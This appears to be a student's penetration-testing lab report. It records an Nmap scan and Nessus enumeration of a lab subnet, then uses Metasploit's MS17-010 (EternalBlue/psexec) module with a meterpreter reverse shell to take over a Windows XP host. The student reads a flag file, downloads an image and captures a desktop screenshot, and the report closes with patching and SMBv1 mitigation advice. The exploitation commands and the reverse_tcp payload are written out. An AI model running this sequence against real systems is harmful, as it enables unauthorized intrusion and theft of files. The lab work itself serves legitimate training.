PROJECT 2 - PENETRATION TESTING


5 NOVEMBER 2024

SHARV MAHAJAN

5 Hours (TIME)


Network Scan:

I used the open-source tool Nmap to initiate a scan on the specified network (11.11.0.1/24). In doing so, I gathered information about all the ports and services/versions running within the IP address subnet. To do this, I used parameters like "-p-" and "-sV." to obtain the information. This command identified hosts and ports on the network, "Nmap -p- -sV 11.11.0.1/24." Below is a screenshot of the information obtained (host) and the command used.




Network Table:

IP & OS	Ports & Services
11.11.0.1, unknown	53/tcp, tcpwrapped
11.11.0.13, Windows	135/tcp, msrpc (Version - Microsoft Windows RPC) 139/tcp, netbios-ssn (Version - Microsoft Windows netbios-ssn) 445/tcp, microsoft-ds (Version - Microsoft Windows XP microsoft-ds) 3389/tcp, ms-wbt-server (Version - Microsoft Terminal Services)

11.11.0.15, Unix	
11.11.0.41, Linux	22/tcp, ssh (Version - OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)) 80/tcp, http (Version - Apache httpd 2.4.7 ((Ubuntu))) 5800/tcp, vnc-http (Version - x11vnc) 5900/tcp, vnc (Version - VNC (protocol 3.7))

Vulnerability Detection/Enumeration:

After using Nessus to expose vulnerabilities on the network, I combed through the vulnerabilities associated with an IP address of 11.11.0.13. This is the IP address associated with the XPS machine. During my search, I identified a vulnerability classified as CRITICAL. This was a strong indication that it could be exploited. The vulnerability revolves around an outdated/legacy operating system that Microsoft terminated on April 8, 2014. From this information, I could assume that Microsoft stopped passing security patches to this system. Below, I have provided Nessus's webpage about the vulnerability.




Vulnerability Exploitation:

Since there are multiple vulnerabilities present, I had to make a decision. I chose to look into the “CRITICAL” vulnerability as it showed the most promise. Since this is a vulnerability in a legacy operating system, I looked into specific Metasploit modules. I found the EternalBlue vulnerability (MS17-010) from my search and prior knowledge. This exploit targets critical vulnerabilities in older Windows operating systems' server message block (SMB) protocol.


After this discovery, I used Metasploit’s “search” command. Through this command, I got a list of all the modules related to SMB. In doing so, I found exploit(windows/smb/ms17_010_psexec) and exploit(windows/smb/ms17_010_eternalblue). I did some independent research on these modules and found some interesting details. The exploit(windows/smb/ms17_010_psexec) is better as it is more stable and effective against older targets that have not been patched for the MS17_010 vulnerability.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/smb/ms17_010_psexec
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > RHOSTS 11.11.0.13
[-] Unknown command: RHOSTS
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 11.11.0.13
```

Within my terminal, I opened Metasploit and set the module to exploit/windows/smb/ms17_010_psexec. After this, I used the command “set RHOSTS 11.11.0.13” to specify the target host. Next, I used “exploit” which established a connection to the target system.



After establishing the connection, I researched what commands I could now use. In the process, I found the command “shell” can be used within the meterpreter. After typing this command, I exploited the machine as I transitioned into a Windows shell/cmd. After entering the Windows shell, I had to research the equivalent commands to Linux.



The main commands that I used were dir, cd, cls, and type. Since I was on the machine, I had to maneuver around the directories and files to find the target files. To find the files, I went through the following path: “C:\Documents and Settings\Administrator\Desktop.”

To obtain the fruit.jpg and desktop screenshot, I had to ensure that there was an active session in the meterpreter. After doing so, I used the command “download” which downloaded

the image onto my machine. Similarly, I used the “screenshot” command which took a screenshot of the target’s desktop and saved it onto my machine. The results for the exploitation are provided below.

Summary of commands used:

1. use/exploit/windows/smb/ms17_01_eternalblue
2. use/exploit/windows/smb/ms17_01_psexec
3. Set RHOSTS 11.11.0.13
4. exploit
5. show options
6. Sysinfo
7. Getuid & ps
8. Shell
9. Cd, dir, type, cls
10. download
11. screenshot

Exploitation Results:


1. **README.txt**

```
C:\Documents and Settings\Administrator\Desktop>type README.txt
type README.txt
DO NOT DELETER OR ADD ANYTHING IN THIS MACHINE

DO NOT PATCH ANY VULNERABILITIES

OTHER PEOPLE ARE USING THIS MACHINE FOR THEIR PROJECT
```


2. **Flag0.txt**

```
C:\Documents and Settings\Administrator\Desktop>type flag0.txt
type flag0.txt
Gabaski
```

3. **Fruit.jpg**



4. **Desktop screenshot**



<u>Conclusion/Recommendation:</u>

To mitigate the MS17-010 (EternalBlue) vulnerability, it is critical to ensure that all Windows systems within the network are updated with the security patch released by Microsoft in March 2017. Start by identifying and updating any legacy systems, such as Windows XP and Windows 7 that are no longer supported. Additionally, SMBv1 should be disabled entirely, as it is an outdated protocol that results in numerous security vulnerabilities. The use of intrusion detection and prevention systems is recommended to monitor suspicious activity on SMB ports (445). Consider implementing network segmentation to limit the exposure of vulnerable services. Also, ensure that internal audits are conducted to ensure compliance with devices. There should be regular vulnerability assessments and patch management procedures in place to ensure that systems remain protected against known exploits.